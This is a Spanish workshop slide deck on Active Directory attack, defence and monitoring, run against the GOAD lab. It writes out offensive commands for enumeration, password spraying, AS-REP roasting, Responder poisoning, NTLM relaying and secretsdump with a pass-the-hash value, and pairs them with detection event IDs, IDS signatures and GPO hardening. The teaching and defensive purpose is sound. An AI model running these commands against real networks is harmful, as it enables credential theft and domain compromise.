ATAQUE, DEFENSA Y MONITORIZACIÓN DE DIRECTORIO ACTIVO

David Álvarez Robles – AsturCON.tech 2025

C:/> whoami

OFFENSIVE SECURITY TEAM LEAD @ GRUPO CIES

AMANTE DE LOS GATOS

INTERÉS EN ACTIVE DIRECTORY Y ENTRA ID

DEL SPORTING

INTENTO DE DOCTOR

PERDEDOR DE PÁDEL

TABLE OF CONTENTS

SOBRE EL TALLER

Veremos conceptos de seguridad en entornos de Directorio Activo:

- Ofensivos
- Defensivos
- Monitorización

Intentaremos dar una visión global de las operaciones, no solo desde el punto de vista del atacante sino también de la organización a nivel de defensa y respuesta

DIRECTORIO ACTIVO

01

QUÉ ES DIRECTORIO ACTIVO

Se trata de una tecnología de Microsoft que mantiene una gestión central de identidades, recursos y políticas. La tecnología fue implementada ya en Windows Server 2000


La principal ventaja que aporta es una gestión centralizada de todos los elementos en entornos empresariales grandes, además de un modelo Single Sign-On (SSO)

Últimamente lo vemos incluso integrado con entornos en la nube de Azure (Azure AD Connect)

+90% de las empresas Fortune 1000 utilizan Active Directory, Azure Active Directory o ambas

COMPROMISO AD = GAME OVER

QUÉ ES DIRECTORIO ACTIVO



Microsoft dice que el FOREST es el SECURITY BOUNDARY

QUÉ ES DIRECTORIO ACTIVO


Cada dominio tiene un **controlador de dominio (DC)**

Los principales mecanismos de autenticación son **NTLM y Kerberos** (no son los únicos)


En AD realmente **todo son objetos** de un directorio que se **consulta mediante LDAP**

Las políticas se aplican mediante **GPO (Group Policy Objects)**


ESTOS CONCEPTOS APARECEN DURANTE TODO EL TALLER DE MANERA RECURRENTE



AUTENTICACIÓN NTLM



AUTENTICACIÓN KERBEROS




DELEGACIÓN EN DIRECTORIO ACTIVO

- **Unconstrained Delegation** (TrustedForDelegation)
  - Impersonar **cualquier** usuario en **cualquier servicio**
- **Constrained Delegation** (TrustedToAuthForDelegation, msDS-AllowedToDelegateTo)
  - Impersonar **cualquier** usuario en **servicios específicos**
- **Resource Based Constrained Delegation** (ms-AllowedToActOnBehalfOfOtherIdentity)
  - **Usuarios específicos** pueden impersonar **cualquier usuario** en la **máquina configurada con RBCD**


LABORATORIO 02

GAME OF ACTIVE DIRECTORY (GOAD)



Credits: https://github.com/Orange-Cyberdefense/GOAD/blob/main/docs/img/diagram-GOADv3-full.png


GAME OF ACTIVE DIRECTORY (GOAD)



OPERACIONES 03

LISTADO DE OPERACIONES

- Enumeración del entorno
- Enumeración de usuarios
- Búsqueda de acceso inicial I
- Búsqueda de acceso inicial II
- Enumeración autenticada
- ADCS
- Explotación ACLs
- Bonus



ENUMERACIÓN DEL ENTORNO (ATCK)

1. **Enumeración vía SMB**

   nxc smb 10.10.10.0/24

2. **Enumeración DNS**

   nslookup north.sevenkingdoms.local 10.10.10.10
   nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 10.10.10.10

3. **Escaneo de puertos y servicios**

   nmap 10.10.10.0/24 –sP
   nmap 10.10.10.0/24 -sT -sV

La enumeración SMB suele ser una buena primera aproximación para ver cosas -> Sistemas operativos, dominios y equipos, firmado SMB, nomenclaturas... Tras ello, suele ser buena práctica añadir todo lo encontrado a "/etc/hosts" para usar Kerberos posteriormente

ENUMERACIÓN DEL ENTORNO (MNTR)

1. **Enumeración vía SMB**

   Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.

2. **Enumeración DNS**

   (???) => Análisis de consultas DNS es muy pesado...

3. **Escaneo de puertos y servicios**

   (???) => Posiblemente sistemas alternativos de monitorización (IDS/IPS, Firewalls...)

Cuidado con pensar que es fácil detectar ciertas cosas sencillas como un escaneo de puertos, que a veces se complica por falsos positivos. Contar con la fatiga de alerta

ENUMERACIÓN DEL ENTORNO (DFND)

1. **Enumeración vía SMB**

   Control de acceso a la red + sistemas de monitorización avanzados (EDR+NAC)

2. **Enumeración DNS**

   Control de consultas DNS si es posible (complicado)

3. **Escaneo de puertos y servicios**

   Herramientas especializadas (IDS/IPS, Firewalls)
   Segmentación de redes
   Hardening de sistemas (equipos, electrónica de red, servidores...)

ENUMERACIÓN DE USUARIOS (ATCK)

1. **Enumeración anónima**

```
nxc smb 10.10.10.10-12 --users
nxc smb 10.10.10.10-12 --pass-pol
enum4linux 10.10.10.11
rpcclient -U "north.sevenkingdoms.local\\" 10.10.10.11 -N
        enumdomusers
        enumdomgroups
        ...
```

2. **Enumeración con diccionarios**

```
/opt/kerbrute_linux_amd64 userenum -d sevenkingdoms.local --dc 10.10.10.10 potential_users.txt
/opt/kerbrute_linux_amd64 userenum -d north.sevenkingdoms.local --dc 10.10.10.11 potential_users.txt
/opt/kerbrute_linux_amd64 userenum -d essos.local --dc 10.10.10.12 potential_users.txt
```

ENUMERACIÓN DE USUARIOS (MNTR)

1. **Enumeración anónima**

   Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.

2. **Enumeración con diccionarios**

   (??) => data.win.system.eventID : 4768 => Solo vemos 0-1 eventos => ¿UDP?

Cuidado con dar cosas por hechas sin probarlas. Siempre hacer pruebas atómicas y evaluar cómo responde nuestro SOC/SIEM

ENUMERACIÓN DE USUARIOS (DFNS)

1. **Enumeración anónima**

   GPO → Default Domain Controllers Policy → Computer Configuration → Policies → Windows Settings → Security Settings → Local Policies → Security Options
   - Network access: Do not allow anonymous enumeration of SAM accounts and shares: Habilitar
   - Network access: Let Everyone permissions apply to anonymous users: Deshabilitar
   - Network access: Restrict anonymous access to Named Pipes and Shares: Habilitar

2. **Enumeración con diccionarios**

   ¿Quitar nomenclaturas? => Pick your poison...

BÚSQUEDA DE ACCESO INICIAL I (ATCK)

1. **Enumeración de carpetas compartidas**

   nxc smb 10.10.10.10-23 -u "Guest" -p " " --shares
   smbclient \\\\10.10.10.22\\all
   smbclient \\\\10.10.10.23\\all

2. **Password Spraying**

   /opt/kerbrute_linux_amd64 passwordspray -d north.sevenkingdoms.local --dc 10.10.10.11 valid_users_nskl.txt --user-as-pass

3. **AS-REP-Roasting**

   impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile all_users_nskl.txt
   Obtener hash y crackear con rockyou.txt
   john brandon.stark.hash --wordlist=/usr/share/wordlists/rockyou.txt

BÚSQUEDA DE ACCESO INICIAL I (MNTR)

1. **Enumeración de carpetas compartidas**

   Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.
   Logon failure - Unknown user or bad password. => Por volumen

2. **Password Spraying**

   (??) => data.win.system.eventID : 4625 OR data.win.system.eventID : 4768 OR data.win.system.eventID : 4771 OR data.win.system.eventID : 4776 OR data.win.system.eventID : 4624 OR data.win.system.eventID : 4648 => Necesitamos los eventos

3. **AS-REP-Roasting**

   (??) => data.win.system.eventID : 4768 => Difícil a priori, solo por anomalías

Cuidado con pensar que por defecto en AD se loggea todo... Esto NO es así.
Computer Configuration → Policies → Windows Settings → Security Settings → Advanced Audit Policy Configuration → Audit Policies → Account Logon

BÚSQUEDA DE ACCESO INICIAL I (DFNS)

1. **Enumeración de carpetas compartidas**

   Revisar permisos en carpetas remotas y quitar permisos a usuarios no autenticados


2. **Password Spraying**

   Política de contraseñas + Concienciación + Monitorización + Testing periódico

3. **AS-REP-Roasting**

   Quitar “disable kerberos pre-auth” en usuarios afectados

NTLM RELAYING



BÚSQUEDA DE ACCESO INICIAL II (ATCK)

1. **Responder (análisis)**

   responder -I eth1 -A

2. **Responder (ataque)**

   responder -I eth1
   Capturar hashes y crackearlos
   john responder.hashes --wordlist=/usr/share/wordlists/rockyou.txt

3. **NTLM Relaying**

   nano /etc/responder/Responder.conf => Deshabilitar SMB y HTTP
   impacket-ntlmrelayx -t smb://10.10.10.22 -smb2support
   impacket-secretsdump Administrator@10.10.10.22 -hashes :dbd13e1c4e338284ac4e9874f7de6ef4

BÚSQUEDA DE ACCESO INICIAL II (MNTR)

1. **Responder (análisis) + Responder (ataque) + NTLM Relaying**

   (??) => Necesario IDS/IPS y anomalías

ET INFO NBNS Name Query Response Possible WPAD Spoof BadTunnel

ET INFO LLNMR query response to wpad

LLMNR query response observed - Possible Poisoning Attack to Windows - T1557.001

NBT-NS query response observed - Possible Poisoning Attack to Windows - T1557.001

SMB - Suspicious session setup response for NTLMSSP_CHALLENGE Possible Responder NTLMv2 response for Active Directory credentials capturing - T1040

Deprecated NTLMv2 basic (no SSP) authentication performed [Obsolete Windows 10 or prior version] - Possible Responder LM downgrade for Net-NTLMv2 hash capturing - S0174

HTTP - Suspicious accepted WebDAV response for NTLMSSP_CHALLENGE Possible Responder NTLMv2 response for Active Directory credentials capturing - T1040

Suspicious NTLM Secure Service Provider setup response from Internet (NTLMSSP Challenge) - Possible Responder credentials capturing - S0174

Deprecated NTLMv1 authentication performed [Obsolete Windows XP or prior version] - Possible Responder LM downgrade for Net-NTLMv1 hash capturing - S0174

BÚSQUEDA DE ACCESO INICIAL II (DFNS)

1. **Responder (análisis)**

